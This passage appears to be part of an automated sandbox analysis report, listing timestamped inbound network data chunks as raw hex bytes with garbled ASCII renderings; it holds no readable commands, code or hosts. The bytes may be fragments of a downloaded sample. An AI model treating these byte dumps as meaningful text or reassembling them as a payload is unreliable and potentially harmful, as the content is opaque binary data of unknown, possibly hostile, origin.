<tr><td>2021-12-07 12:39:07 UTC</td><td>1109</td><td>IN</td><td>Data Raw: 5b b1 c7 8c 69 cf 4c a3 f2 36 17 b1 c2 90 3d a4 60 b3 a2 74 89 3c a0 95 36 ae 0d e0 bf ea d4 58 71 e8 20 8e 4e ea 39 61 0d 93 7c cf 65 b5 d1 99 47 f0 6c 32 3a 7e dd 5e 04 e2 0c cb 48 2d 2f 77 db 7c 0f 1b 78 72 d5 09 6d 54 b0 02 dc 5a c1 c9 7a 97 99 28 e7 d2 5a 39 b3 46 03 00 ff 67 57 15 6f 60 fe 87 c2 14 f2 54 53 bf 64 9a 8f 22 3f 49 14 0c 81 45 03 3e 4c e5 19 66 ef 3a 63 01 99 9b 3d 49 7c 05 07 d5 c1 2b f1 e4 5e a3 6e 39 b2 f9 9a 57 72 9d ff 10 0e e0 9f 84 92 7f fa 49 e9 07 89 0b a1 fb e2 dd 65 0e 20 7e 1a 81 37 28 40 05 7b 00 fc c7 57 e7 ca 99 81 b5 03 fa a1 7b 5f 97 d1 ca 47 41 2b c4 da 71 f8 ae 62 9b 9f 25 8b da 4c c2 2a c6 32 08 48 ac aa 54 18 9d 87 b4 73 81 73 22 ed b2 8f 9e f4 72 4e 9e 71 51 8b fc 9c 54 32 68 f3 b5 d4 31 e1 90 08 63 36 55 db 44 1b
Data Ascii: [iL6=`t<6Xq N9a|eGl2:~^H-/w|xrmTZz(Z9FgWo`TSd"?IE>Lf:c=I|+^n9WrIe ~7(@{W{_GA+qb%L*2HTss" rNqQT2h1c6UD</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1117</td><td>IN</td><td>Data Raw: b5 37 4a 37 12 98 c5 2c 8a bf d2 15 b3 ac 5e ee b3 4c 47 68 1b b7 e1 c4 19 83 4b 75 e5 a4 cf a4 ee 46 70 05 03 fa 37 73 dd 03 6f 79 f0 c5 4d db 89 52 77 ee 35 05 a6 6a 85 cf 48 83 da 53 40 83 ba 11 d4 fa 53 4b ff 2a 39 61 8e bb dc 52 a7 b8 ae 45 d8 ad e0 59 97 00 a2 17 da db 6e 75 9f 5b 41 68 dd 44 4f f9 f0 57 ec 3f 05 3c 1a 15 b8 f2 ef 55 81 ff 92 69 34 da 38 49 2e 68 76 6d 6b d2 bd df c3 43 79 76 06 0f 2e c1 fd 92 31 66 34 ec 18 28 69 2d 9d a2 e9 c0 3d 1b 3f 05 09 b4 d6 77 5f 44 d7 48 01 fe bf 31 25 fe 9e 96 a6 98 0e e4 cb f0 ea c6 e6 71 6a 6c 6b 13 29 87 88 4c a5 50 8c 86 5a be 72 a3 fa cf 23 db ba 1e 54 63 58 11 17 29 ba 54 d2 42 de 44 20 97 d7 ea c0 f6 dd 04 f3 be 25 ec ce be 28 69 91 2e f8 93 b1 8c ed f9 bb 32 f3 a7 84 c7 97 1e f5 bb ff e2 9f 0d 8a
Data Ascii: 7J7,^LGhKuFp7soyMRw5jHS@SK*9aREYnu[AhDOW?<Ui48I.hvmkCyv.1f4(i-=?w_DH1%qjlk)LPZr#TcX)TBD %(i.2</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1125</td><td>IN</td><td>Data Raw: b0 36 78 a8 85 04 93 80 ff c3 99 a3 b6 03 c7 03 38 7f e7 fc 9a 1d 8e e8 be 68 3b 65 71 54 91 6c c5 16 80 ff 46 ed b5 18 2f 65 a1 a8 a1 14 e7 00 ee bf 55 73 80 ff 36 0c 7f 8d a7 60 b6 00 f0 3f 14 16 c9 02 af 6b 6e 6d 77 d7 c3 34 0b 0a 35 6a 32 26 3c a3 2e a4 ad 94 29 91 bc 11 2f 13 ce c3 35 dd 8c 82 1e ce 8d bf 4a 83 c4 9f f5 33 7c 0a 02 bd 14 19 51 b3 99 78 b5 26 b2 e1 9e 0b 78 d1 af ee 56 ba ff 3d a4 4e d4 ad 79 58 f7 f2 fc d1 c9 60 7a 58 df 09 00 f4 1f 87 aa ae 98 b5 a4 ac 0d 56 5a 97 40 fe 55 e3 8f 8f fc 5f e2 04 13 7c 90 6b 6e 74 b3 7e 8b e1 e7 48 22 4c 89 38 a4 9e 9c 17 a2 e1 6f d9 5e 44 d9 c8 98 32 5a 80 ff 55 71 2b 16 db 95 eb ea 5a ea 18 b9 7d b5 f5 11 14 97 4e 05 11 c9 5f b1 d7 66 84 fa 28 e5 19 84 ec 6c 6d b7 81 e7 bc 63 da ec 9a 40 6e d1 fb
Data Ascii: 6x8h;eqTlF/eUs6`?nmw45j2&<.)/5J3|Qx&xV=NyX`zXVZ@U_|knt~H"L8o^D2ZUq+Z}N_f(lmc@n</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1133	IN	Data Raw: df 64 33 49 80 f9 1f f1 71 87 3d 60 e8 1d d8 7f 2b d3 60 7f 94 50 bc a0 4d 97 aa c5 b8 63 28 37 56 41 57 27 7f 10 4e 9c 75 60 ba 52 81 e5 9d 4b be 79 a5 88 c8 37 b4 0c e4 5f ea ec e1 4e 86 8f 5e 6c 62 f3 72 01 fb 7f 9e 97 65 94 6e 02 4b 9a b5 f7 d8 81 fa 3b be 9e 8a a2 4d 9b 2f 87 db 75 ed 05 05 7d 4f fd c8 7f cf 14 d2 8a 52 02 ce 1f a8 bf 33 89 b8 fd 34 75 f2 67 6f 5a 4f df f8 2f 2c f3 df 5a 89 89 53 71 15 4d 87 36 1f f9 0f 04 40 fe 83 99 e7 5f 89 e0 fc 8f f3 f7 47 a3 d7 33 30 ea fa a9 63 f0 4d 6a 52 32 5d d9 b2 3b bc 8b 70 0f 2c 67 bc 2c 41 fe a9 ed 15 2f e2 82 4c 08 c8 ff 48 0b 71 83 38 b9 78 24 5d 76 ff 61 97 cd 1d 9c 8d 5c 69 21 19 5d 79 8d 32 10 d4 52 33 c6 79 c2 44 e1 bd 2e 64 26 a5 eb 4c f6 93 6c 05 ee e7 58 9c 75 55 ad e4 92 a0 48 3a 32 b0 ff 77 Data Ascii: d3Iq=`+`PMc(7VAW'Nu`RKy7_N^lbrenK;M/u}OR34ugoZO/,ZSqM6@_G30cMjR2];p,g,A/LHq8x$]va\i!]y2R 3yD.d&LlXuUH:2w
2021-12-07 12:39:07 UTC	1141	IN	Data Raw: 8b ef 71 c6 b9 80 ce 15 86 bb d2 df b5 8b 71 e2 bf ef 3f ce ce b8 b2 03 f7 7f b4 f6 f3 04 da 94 f7 46 12 bf 7f 48 d5 96 f1 89 38 f6 c8 0f 33 17 cd f2 f6 92 8a d5 e2 86 a2 be 90 aa a7 e5 5d aa 5d da 64 ad db 28 c6 68 31 9f 3d 73 34 83 2f 12 db 4b e7 0f 6f 34 f4 9b c8 75 43 fd 7f 7f db 8a 77 fe cc 88 d0 cb d6 b3 52 7c db 41 2e ca 6f cb db 45 c8 47 09 d3 b2 86 7e 4f e1 fb 7f f7 d3 9b 26 33 a3 cd 8d 4b b3 2a 99 1b 66 cf f5 10 1b af 3f 60 0b ee 1a 53 b6 cc 54 bc 78 2e b2 6e 73 90 fc b1 00 33 3b bf fd fd 05 af fe e2 43 14 b1 f6 fb 33 0a ab ed c6 73 1e 1e d5 7b 34 5e ad fd 43 e7 96 f6 6b f2 d7 2f a5 28 06 ce cd 7e 5f b3 dd c3 6b 18 6a c2 4e 25 9b 84 4b a4 13 3b a0 d2 23 89 b6 83 ef 9f e0 fd 8b c8 27 46 0e 92 1e ba 79 cf 44 44 7d 67 41 ff 57 bb 77 cc 3b fd ea 54 Data Ascii: qq?FH83]]d(h1=s4/Ko4uCwR|A.oEG~O&3K*f?`STx.ns3;C3s{4^Ck/(~_kjN%K;#'FyDD}gAWw;T
2021-12-07 12:39:07 UTC	1148	IN	Data Raw: 66 81 66 dd bf f5 3f af 6d 0a 49 ff d3 53 44 92 f4 3f d3 fd 44 44 b1 a0 20 2a 36 6e d3 20 31 27 ab 8f b0 46 40 86 1e 11 31 f6 cf ed 36 3f bf e5 4f d2 7f 3c 8e c3 b1 89 cf 69 62 25 c9 4c d0 9f b5 30 83 3f df 2c 61 ab 78 46 7a b9 92 74 a0 8e d4 ff 5b ff 5b f4 6d 93 f4 9f 70 b1 88 54 a8 09 8e a1 82 cd 55 cc e5 92 90 2f 79 0d ce 30 01 f8 29 81 bf 0e f4 0f 39 f0 bf 03 7e 35 d0 ff 47 81 bf 0a f8 31 a0 ff 57 81 5f 00 f8 89 fb bf 79 c0 6f 04 fc 0f 21 ff 7d 06 fe 83 c0 1f 02 fa df 1e f8 15 80 df 1d f8 b9 80 ff 06 f0 d3 81 fe 59 86 fc 8f 80 f8 f7 82 fa e7 13 d4 3f fb 81 ff 3b d4 3f 57 20 ff 33 42 fd 93 06 e7 9f 21 f0 9f 84 f3 8f b8 ff a5 06 f5 8f 1d f0 67 40 fd 23 09 f9 2f 1b ec 8f 84 fa 87 0f f4 af 34 d4 3f e5 10 ff 67 a0 fe 99 05 7e 0d b0 bf 38 9c 7f 1c 60 7f 1d Data Ascii: ff?mISD?DD *6n 1'F@16?O<ib%L0?,axFzt[[mpTU/y0)9~5G1W_yo!}Y?;?W 3B!g@#/4?g~8`
2021-12-07 12:39:07 UTC	1156	IN	Data Raw: 50 01 7f e5 3b 84 96 3a f0 2b e7 13 a8 9d 81 9f 23 26 2a a8 18 f8 6f d7 51 30 49 01 bf b0 99 be f6 47 e0 3f 1b d2 28 3d 0a fc 22 8e 23 b6 e5 c0 2f 4a db d8 dd 09 fc 5e 60 7f e2 fe c3 a5 0b 1d 1a df 81 df b3 99 57 f4 02 91 bf 4c c8 17 07 fc 57 c0 fe 8d c0 cf f9 3a 85 be 8f 38 ff e5 8b 94 c9 03 fe e9 c3 89 88 3c e0 3f f7 71 d3 20 1f f8 95 a8 09 48 79 e2 fc b7 b2 db 9c 0b f8 59 ee a0 fc 11 c0 4f 09 fc 3f 88 f3 ef 37 98 41 7b 22 ff dd 91 5e 79 e0 b7 8a d7 27 d3 02 fe 56 23 a9 d5 38 e0 0f d0 21 a0 9c 81 7f 3f 12 c7 90 0f fc 5e cf 84 7c 15 81 ff 18 c4 7f 36 f0 27 e8 28 eb d2 00 7f c9 8a 96 49 16 f0 c7 36 25 22 a6 80 5f d4 10 a1 75 11 f8 65 c7 08 d4 87 81 7f 8f 7b 54 50 1c f0 f3 02 3f 2b f0 bb f7 eb 6b 73 00 7f 59 65 a3 b4 0e f0 f3 2c 8e d8 ee 02 bf d4 a7 c6 6e Data Ascii: P;:+#&*oQ0IG?(="#/J^`WLW:8<?q HyYO?7A{"^y'V#8!?^|6'(I6%"_ue{TP?+ksYe,n
2021-12-07 12:39:07 UTC	1164	IN	Data Raw: d8 12 bb 15 24 3a f8 7c 25 f9 43 7a df 4e 8b 78 27 ed e9 ce d1 df f6 0f ea 34 c7 ca cf b1 f4 06 0f fd 64 a5 ca 6b 2f eb a7 75 68 b7 53 8a c5 76 56 fe 6f 75 ff 79 62 69 04 ad b0 81 b2 ef c4 0d a3 b7 65 54 eb 0a f4 94 bd 57 7d 2e 8f dd 8a bc f2 db ff 4b 28 d9 b7 d4 2e 15 0f 1b 59 ff ba bd 70 4e ff 6e 1e 2d 0e 31 4d f3 90 51 78 f6 7f f3 fb df 19 e6 0a bf 68 c6 20 33 82 be 27 da 4b dd 5c 9c 56 a2 9e 6e b0 16 94 bd bf c4 ff db fe 73 86 d6 bb 54 e4 c3 fc 73 67 a4 16 a9 b4 5b d6 39 0d 1d e2 71 0f 38 cc 92 8a ff f7 e0 df b5 d9 89 a0 75 70 9a df 55 4e 59 9d 3c 52 fa f1 c2 54 e7 2b fd f0 ce b3 c6 b1 bf f9 65 1f 7a d3 47 d3 ff 8a 0c d5 ac dd dd 0c 6f bf 7c c8 e0 97 e9 a1 57 5c c5 b1 21 ff df c4 ef b6 d7 83 c4 1f 92 24 e4 bb f6 87 9f f6 5f f8 2f ff 0f fc be 27 2d ff Data Ascii: $:\|%CzNx'4dk/uhSvVouybieTW}.K(.YpNn-1MQxh 3'K\VnsTsg[9q8upUNY<RT+ezGo\|W\!$_/'-
2021-12-07 12:39:07 UTC	1172	IN	Data Raw: 7a 59 46 ce 2a a2 49 c8 06 e8 ff b8 68 24 8b 59 47 6b 33 a4 a3 0d 25 e2 68 ce 97 d6 1d bd 48 d6 83 b7 b5 fd 09 fd ff c4 9d 9b ba 7b 47 cd a1 fe 31 5a 14 59 9c 81 fc 57 e0 b5 37 7e d3 b5 12 fa 5f b9 a6 d0 ff 9c 9f 84 f9 cf cb b9 cb 9f e5 57 d4 40 ff 79 fd ea bc 75 12 f8 53 de b5 2f 13 ed 5f 09 f6 af 97 ff c4 3b c7 b5 b2 50 77 f6 85 42 9e 5d 3f 92 6c 0d e6 bf 63 af d4 e7 19 a0 e0 01 fd 77 31 79 08 ce ff b0 ab a0 ff 2f 36 5e e1 12 3b a4 4b 7e e1 e6 2b 88 ff 7d d9 ec d0 ff 2c a6 34 74 90 60 11 4e c5 6c 8a c5 08 8d 0c 34 92 91 fc ff bd a0 fa 3b 46 f9 2c f9 ed 46 2e d0 bf 27 d3 e9 68 3b ba f5 65 d8 6b cd ee 41 ff 73 c1 49 97 8b 0e fa 3f bc 52 5b fe e9 f0 fe 43 8d 07 d5 cd 13 99 f7 7f 1c 84 f9 cf 1e 83 ec 98 3b 35 e3 45 0d 31 12 9e 83 b2 77 a2 e0 fd 97 d3 1d 91 Data Ascii: zYF*lh$YGk3%hH{G1ZYW7~_W@yuS/_;PwB]?lcw1y/6^;K~+},4t`Nl4;F,F.'h;ekAsI?R[C;5E1w
2021-12-07 12:39:07 UTC	1180	IN	Data Raw: cf 0d e1 18 52 5a 6c 7f cd ca 01 e2 7f bd 56 38 88 7f b3 8f 41 ff 77 f1 10 e3 b5 5b 04 0d c0 ff e7 fb 00 ff 77 d1 24 6d 01 f2 ff b2 36 c0 7f 0a 64 86 02 b1 35 4a 9f 39 4b 03 ff 5f ec c3 ff 7f f5 31 74 f0 fe 6f 6a 8d c0 fc 23 62 13 c0 3f 1e a5 a5 17 0f 42 19 de a8 4e 4c f4 31 40 01 fe e1 35 3e 99 86 e0 24 cb 08 ec 97 3a 01 f6 bf 8a 83 eb df b4 e7 0c 18 24 92 b7 b6 01 fe cb 58 32 40 09 f8 4f a3 85 48 4d cd d8 1d 9d 35 c6 ce 5f 6f 94 d8 bc 05 3d 11 7b d7 64 c1 d1 20 de 2b 80 7f 0a 06 3f 9b 49 bc c3 3f fd 8a c7 e2 d8 57 c7 0e df 82 f9 a7 94 c4 e0 a8 92 d9 77 28 cb 14 3b 4c b1 d0 91 46 78 ff ab 05 8f 7f 85 f0 f8 37 f0 99 1c e0 7f ff e4 7f 51 c8 dc eb e8 65 b2 bb fc 4f 4f 7d 24 f8 f3 6f fd d3 1d c0 41 7e 60 f4 42 d4 6a 63 33 85 3c 2e 4d b1 26 e5 2d c0 3f e0 ef Data Ascii: RZlV8Aw[w$m6d5J9K_1toj#b?BNL1@5>$:$X2@OHM5_o={d +?I?Ww(;LFx7QeOO}$oA~`Bjc3<.M&-?
2021-12-07 12:39:07 UTC	1187	IN	Data Raw: fb 27 f7 9c 40 ff 1f 0c fa 1f 08 fc fe c5 3d 49 f3 75 80 ff ce ff fb fe 07 de bf ee bf 40 00 fe 2b f2 f7 fe cb 0c 32 e3 c7 7f df ff 00 f8 6f fa df fb 17 b3 ff 71 ff e5 83 32 b8 7f 03 bf ff 82 27 33 61 a4 fa bf b8 ff 42 82 73 b7 ff 9d ad 6e 1a 92 f1 7f e5 fe 4b 60 2d de d1 7f dc 7f b1 1a 65 42 fd fd 1f f7 5f 64 07 ac 92 5d 81 fd 59 e5 a0 fe 0d 02 fb 2f 7c 40 ff f7 f2 bf ef bf 58 04 98 2e e2 a7 53 96 b3 02 fb 99 c1 fd 3b 88 04 b0 ff 10 d8 8f fb df f7 6f 3c 1a 16 0c 7e a0 58 26 77 b6 bd 1b f8 06 c7 bf fd 81 fd d9 e0 fe 47 cd 7f df bf 41 60 0c d6 fc df dd bf c1 f9 7b ff a6 18 f8 3f 4a 9b 33 a1 d7 d7 69 98 83 26 6d e0 fa ff c9 fb 37 08 2b e6 43 a0 fe 9f cc 97 27 c0 5b 2d fd 7b ff a3 6e cc 6f 7b 95 b7 ea 91 3e 29 b0 ff 69 b2 1f 7d 16 7a 3b 22 52 20 6e 1a e7 3d Data Ascii: '@=Iu@+2oq2'3aBsnK`-eB_d]Y/|@X.S;o<~X&wGA`{?J3i&m7+C'[-{no{>)i}z;"R n=
2021-12-07 12:39:07 UTC	1195	IN	Data Raw: 11 a9 92 1d 4a f5 69 78 b7 4e e5 de ab ec 45 0d 3c 17 6d b4 8e 41 0e c6 29 dc 60 ed 90 97 05 d0 12 fa a2 b6 0f ab aa de a3 83 b0 42 55 c3 35 22 79 4b 77 e8 d3 47 59 86 f1 78 6c e1 c8 a1 4e c3 cb cd 79 d3 73 83 6c 88 65 72 b4 52 a9 3b 38 15 07 9f 12 7e 9a 94 4f 6f 2a b7 56 af d3 76 fe fa 44 89 45 70 bd 8f 2b 32 30 cd a3 49 d7 c8 96 04 35 ea b5 ff a5 c8 e6 c4 cc 8c a9 bf 6c 8c 6c 83 9c 6a 1c e1 5f 7c 3a 7b a6 c5 cd 96 86 7c 73 a1 f0 c0 d4 2f 84 b5 16 f3 c5 2c 47 e0 97 19 ce df 7e f4 cf c1 b4 e9 0b 66 ea b4 93 fb 0f f3 1c 6b 7f c7 a6 7f ad 9c 26 97 21 12 1d 52 e2 fd 13 2b 98 f4 48 f3 ab 86 77 3c 83 e9 3a 2a ec 19 ce c4 f1 53 bb fb b9 73 4c db b9 25 19 56 a6 56 e6 df d7 1a f9 0e ec 8f c6 dc 72 2f 67 56 1e 9b 55 df 54 9a 25 cc 37 4d e9 fd 02 f5 bf 48 c7 02 01 Data Ascii: JixNE<mA)`BU5"yKwGYxlNyslerR;8~Oo*VvDEp+20I5llj_|:{|s/,G~fk&!R+Hw<:*SsL%VVr/gVUT%7MH
2021-12-07 12:39:07 UTC	1203	IN	Data Raw: cc 65 be 7b 38 f3 58 36 06 3d 58 86 c6 ae f0 9e ea 49 67 d5 79 19 48 84 32 9f 85 fc b0 c2 b4 d9 a1 71 21 30 42 7a c7 ca d4 e3 e0 da 44 23 ee 51 5b d2 aa e1 08 f4 3f e5 73 63 49 d1 b8 dd cf 0f ab e9 82 79 87 30 c0 bc ca a3 20 6c b4 ae ec 0c 7b bf 12 a9 08 d9 92 8e 70 fe d9 df 1d 68 ec e9 df 8f d6 20 08 f5 59 b4 ab a6 82 d6 df f2 7a a5 b5 fb cd 34 54 b8 de 73 39 ff f0 63 fa 83 e7 e3 e7 84 e0 17 24 bb 7a bc 31 56 b1 6f 85 1c f2 d6 24 a3 22 49 3d 8d 5e ab ed 73 be 1b 12 d7 27 26 7d 06 c6 52 41 61 ca cf 0f a8 b8 1e e1 66 fa 1f 0c f9 5b b3 18 27 ba 94 c6 49 ad e6 bb 73 dc de 4b e6 33 6d 18 bd fc a7 fe 5b 4d 94 4c 11 eb 23 d4 a0 4f 37 49 da 73 32 21 57 98 ae d0 2c 7a c5 61 5a 1f 9d 50 f1 31 f5 cc 46 64 be 91 66 3d ab 70 20 28 07 c1 c1 63 2f e9 b2 ca ac a7 37 cf Data Ascii: e{8X6=XIgyH2q!0BzD#Q[?scIy0 l{ph Yz4Ts9c$z1Vo$"l=^s'&}RAaf['IsK3m[ML#O7Is2!W,zaZP1Fdf=p (c/7

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1211	IN	Data Raw: 78 08 78 5f 5f dd 22 6a 0d 1c 83 fc 4f 47 f7 d6 9c d7 f0 ac c5 8a a3 cb df 88 64 3f f3 f2 9b fc a2 86 02 c8 ee fe fb 2f 29 ec 1d 98 58 5e 32 d5 17 53 34 51 48 79 95 9d 65 4e 60 fe 65 b0 f7 14 99 f9 8d 8d 7e 2e 19 79 e6 42 57 70 d8 3a 13 86 90 bf fb ed 9e 39 05 09 45 3e 17 5d 5c 9f e1 cb b7 bb de 03 9b 09 55 6e a4 64 90 d7 68 a0 f3 49 40 e4 fc c7 00 5b 34 67 11 a5 1a f8 cf 2b ab b4 a7 55 af c8 a2 67 7a 3b fd 89 df 5f 75 f1 b7 67 97 cd 7d 3c ce 24 9b 1b ec ae 7e 90 3b 40 b6 15 72 42 fc 5a 15 82 3e 40 5b 39 a1 5a 41 31 0b de ff 2f f3 8d a3 2f 46 3c 3d ac de 35 82 ff bf 63 dd 34 6f 8f 74 f7 aa 62 25 aa 8b 7e c3 27 a7 9e 49 37 54 47 99 9c ac ea 40 4b 40 79 e0 47 0e 17 d5 a8 52 c6 a6 ff 80 71 08 52 eb 80 a3 ce af 90 8b ad e6 8b 5f dc e0 fc b3 44 01 f8 57 74 2c Data Ascii: xx__"jOGd?/)X^2S4QHyeN`e~.yBWp:9E>]\UndhI@[4g+Ugz;_ug}<$~;@rBZ>@[9ZA1//F<=5c4otb%~'l7TG@K@yGRqR_DWt,
2021-12-07 12:39:07 UTC	1219	IN	Data Raw: 86 1a 4c be cf 7b 5b 58 50 5d 55 68 59 e2 59 3c 91 60 c2 b1 57 0b 35 e5 a7 0c 9a 95 cf 48 c0 f3 ac 61 96 9c 05 7e b6 39 f1 67 2d 6b 0c b6 f9 91 a3 8a ab f0 77 3a 97 e6 80 b7 b1 b8 58 a2 5f fc fa cd be d8 0a 2f 5a 26 5f 86 75 39 85 7e e0 80 15 ab d3 6b 99 88 d8 d1 61 56 a2 dd 6f f5 5a 3c 93 55 d8 f8 0e 37 60 fe 5d 56 a3 a3 16 86 51 19 e4 3f ea 0e f4 82 7f f1 96 85 83 ef bf 48 71 ef e4 71 e8 92 7f 4e 51 75 e4 7b 19 dc c6 48 f4 5c 93 98 56 01 f7 aa 61 75 4d 33 bc 07 ea 2b 0b ac fc 9d c8 e5 d6 da c7 9d 5b af 7b bd a3 ab cc 1b 28 8a 98 19 c7 e5 bd 20 e0 3f 2c 72 4d 32 97 f1 d2 fc dd 34 2a 31 d9 26 2b 07 fc 63 c0 ff 1d 74 fd b1 1b 52 f3 1e b1 d3 35 bd 3b 86 00 d7 81 c3 73 eb 8e 00 f0 ff 9d 59 45 29 26 b4 4f c3 7a dc 61 29 48 9d 79 81 ff 07 3d 01 df 0f 0f ff 0f Data Ascii: L{[XP]UhYY<`W5Ha~9g-kw:X_/Z&_u9~kaVoZ<U7`]VQ?HqqNQu{Hl\VauM3+[{(?,rM24*1&+ctR5;sYE)&Oza)Hy=
2021-12-07 12:39:07 UTC	1227	IN	Data Raw: 8c 9a ef 26 66 1a 05 f5 1f a1 a7 43 15 a5 07 35 29 51 8f 16 d5 2a c5 35 ca af 86 4e a4 41 f1 1a fd 74 2a 5f 19 4b c5 09 6e 4a 2a 28 92 c9 7f 51 33 26 f3 ee a4 63 47 0b 4e d9 1e b7 81 fc eb d6 3b 5d 16 93 73 8c b7 b2 7f d4 6d 42 5e 44 35 90 31 c1 80 f9 f7 ba 6b 4c d4 0d 2b 4d 9c 29 39 b9 fb 64 0d af a5 fc 9e 6b 66 97 e3 2e fd 6d 54 39 47 da 66 73 65 2b d3 85 9d c3 67 ff 33 fd dd 95 73 7c b8 e2 5e db 52 cd 78 07 69 a3 5e a0 a6 53 90 78 07 2a 0d c6 27 3e ce 21 25 4a 59 5e 5d b6 85 26 b5 85 40 38 e2 83 62 e6 3d 5e 47 9f a5 fb ac 05 9d b7 31 9e 2c 6b 7f c4 3b 2c 54 4c ac 9f f3 af 33 64 e0 fc f3 05 06 59 21 06 f8 cf 97 44 8d de 02 fe 8b 97 db 17 0f c7 4f c0 ff 83 df 3e d9 d3 8f e0 ca 66 b6 b6 72 de 53 ca c7 87 93 75 a7 2e d8 25 1b 8a f0 57 da 47 b1 f3 51 7c 0c Data Ascii: &fC5)Q*5NAt*_KnJ*(Q3&cGN;]smB^D51kL+M)9dkf.mT9Gfse+g3s|^Rxi^Sx*'>!%JY^]&@8b=^G1,k;,TL3dY!DO>frSu.%WGQ|
2021-12-07 12:39:07 UTC	1234	IN	Data Raw: 43 06 27 66 c0 fd 5f 33 36 e2 24 7a e0 bb ec 28 5d 18 5d c4 47 a8 52 2d cd db c4 19 90 ff ce 4b 27 b2 24 74 f5 f0 99 43 e1 43 fc b9 68 fd 26 06 ed 25 2d e0 ff 3c d1 22 79 f0 46 fc 7b a8 30 66 4c a0 65 42 f7 d0 7a f5 3b 64 9f 9c 32 38 a5 73 1a cd 92 c0 bb ea bc c2 c6 15 7e cc 22 19 47 ae ab 52 1b f8 cf c6 c9 35 da f0 62 06 cd f0 bf ff de 0d 45 b0 c3 e3 ff bb e2 7d 4a 6c 62 98 17 db 4e 23 17 c9 be 6a 26 f5 62 90 99 fb 24 ad e4 57 c1 4e e8 9a 82 f9 9a cd 57 66 79 bc 56 0a a3 5a a9 0d d5 53 94 85 1f 76 70 cd bf 5e d8 3d 69 0d 95 20 bb 51 d9 b6 8a 37 30 60 28 ac 20 21 aa b1 d3 5b 12 14 2c 3a b6 9c af 85 bd f4 8a 2e 63 d0 07 f7 5f 92 e3 6f fd ef 2c 09 50 96 ee df c8 7e 6b ca 59 7d 57 50 56 b7 1f c6 b5 9b 82 de cc 72 b6 96 27 bc 5f 31 cd 2d f0 01 96 0f e4 ff ab Data Ascii: C'f_36$z(]]GR-K'$tCCh&%-<"yF{0fLeBz;d28s~"GR5bE}JlbN#j&b$WNWfyVZSvp^=i Q70`(![,:.c_o,P~kY}WPVr'_1-
2021-12-07 12:39:07 UTC	1242	IN	Data Raw: bf d5 e9 02 17 30 ed 54 d5 0c 6e 3a e3 f6 d5 21 42 39 8f 8a bd 6c 94 45 3e f6 45 46 98 b1 76 5a 0c 2e 98 a4 01 13 c4 e9 48 bb 92 fc ff cd 3f 5e 2b 61 6b 81 f3 3f 2d b6 ed d6 52 97 9e ac 5f 01 15 73 02 68 be 80 f3 4f 87 ad 66 f2 eb 08 8f e5 5d 70 ff 47 41 f5 28 b9 29 75 82 c8 d8 94 79 54 d9 dc 9e ca 24 fc 53 ff 7f a8 7a 0b b6 2c da 36 6c 17 01 91 ee 2e e9 4e e9 94 ee 6e 01 e9 ee ee ee 6e c9 9b ee ee ee 2e 11 51 91 4e e9 50 41 3a d7 c5 f3 7e df 5a db fa 09 c3 3d cc cc 75 9e c7 b1 ef 21 be 74 85 65 7b a0 ff b0 b7 bf 59 2d c8 fb f7 b5 e2 65 fe fa 1e d6 39 e8 ff 5f 4e 9c 6a e8 13 64 1e 6b 3d 92 df 3c 1e 94 45 b3 bf be b5 6a 01 fe 03 fd 5b c0 ff 78 b8 73 4b 69 38 be 02 fd 37 ee 1e 42 ca 1e e7 29 90 ff 5c 27 b3 70 3c cb 34 7a f9 fd f1 91 fa e4 7e 34 9c 1b 9e 70 Data Ascii: 0Tn:!B9lE>EFvZ.H?^+ak?-R_shOf]pGA()uyT$Sz,6l.Nnn.QNPA:~Z=u!te{Y-e9_Njdk=<Ej[xsKi87B)\'p<4z~4p
2021-12-07 12:39:07 UTC	1250	IN	Data Raw: fd bf 0b 7c ce 00 b6 18 21 65 6e 6a e7 8f 28 30 fa 03 fc 37 77 6c 98 17 fe 9b 56 dd 99 a4 b1 e8 6b 6b 45 d9 37 a4 db 13 19 32 d9 5b 24 6e 30 73 06 e6 f4 67 e6 4b 1d 92 67 3c 3e e2 82 ce 4f 83 b4 4b 50 72 42 a6 16 1a 11 9c e0 f7 e7 e2 25 20 1c 7b 5a e4 11 ac a2 d2 97 d2 d1 4c d6 fc 85 cb 4a 0d fa 9f 5f dc 47 08 bd a2 a5 20 17 b1 01 20 ff a1 ab 13 ce 1a 4b 3f 82 58 ae ee ad ee 8e ed 35 08 e2 4e fc b6 3f 59 d3 1a b5 0e 12 22 8c 34 78 40 ff a7 3d d6 bb 66 9a 0f 6b 10 36 50 88 e4 b2 91 68 2b e6 b7 b1 e9 f5 a0 8c c0 f7 a5 3b f3 e2 3f 61 88 73 e3 6c 7e 7a 7e ef 5b 3d 84 3b 35 39 78 5a 1a a6 12 f2 19 e6 6b 2c 66 81 ff cb 85 b7 c5 6d ef 5e ee df db 3c 34 67 19 2b fb af ac 1d c3 16 39 aa f5 cb ff 30 68 53 f3 dd 30 a4 ff fc dc 5b f4 93 9d 87 8b 91 ce 57 4f 61 f4 4e Data Ascii: |!enj(07wlVkkE72[$n0sgKg<>OKPrB% {ZLJ_G K?X5N?Y"4x@=fk6Ph+;?asl~z~[=;59xZk,fm^<4g+90hS0[WOaN
2021-12-07 12:39:07 UTC	1258	IN	Data Raw: e7 60 41 ff 53 90 93 e5 e5 f9 57 a3 f0 cc 8e c9 60 17 71 5d c0 e4 9b 35 b5 df ba f0 92 7f d0 1e d5 08 5c cd 16 91 72 60 be 76 a2 0a ab 1c 6f 33 9f 3f a2 b8 75 cb 1a 39 7a 52 1a af 42 15 a0 fd 94 cc c3 93 21 83 8c f7 49 ab 69 71 69 23 a2 e0 20 89 14 2a c4 ee d7 62 6a 26 f7 be a9 20 da e5 2f cb 45 d3 f3 d0 e6 84 b3 b2 a1 72 8f 83 d4 6b c1 96 93 40 61 21 1c 77 a5 82 aa b4 85 ad d4 a9 a4 a2 91 4b ff e4 1a f0 ef eb ee 81 3e 5f 25 9c 4f 87 e2 a3 9c 09 db 1f 48 72 d9 cc eb b8 f1 9a d4 54 7d 53 2c bf 3f bd 0a 29 cb eb 0f 55 2a 34 ab 20 54 07 67 ca 3d 3c 25 fd a7 6a b1 24 d4 86 f2 2a b4 a4 4c 69 4f d4 a1 90 f3 96 34 bf 0c 5f f9 7f 9f 33 5c bd 04 fe be d1 59 fa e1 cd f0 2c a1 27 e0 d0 be b1 26 a0 87 66 b8 d1 95 d2 d1 85 d8 eb 44 1f f4 84 ec fa 4a a6 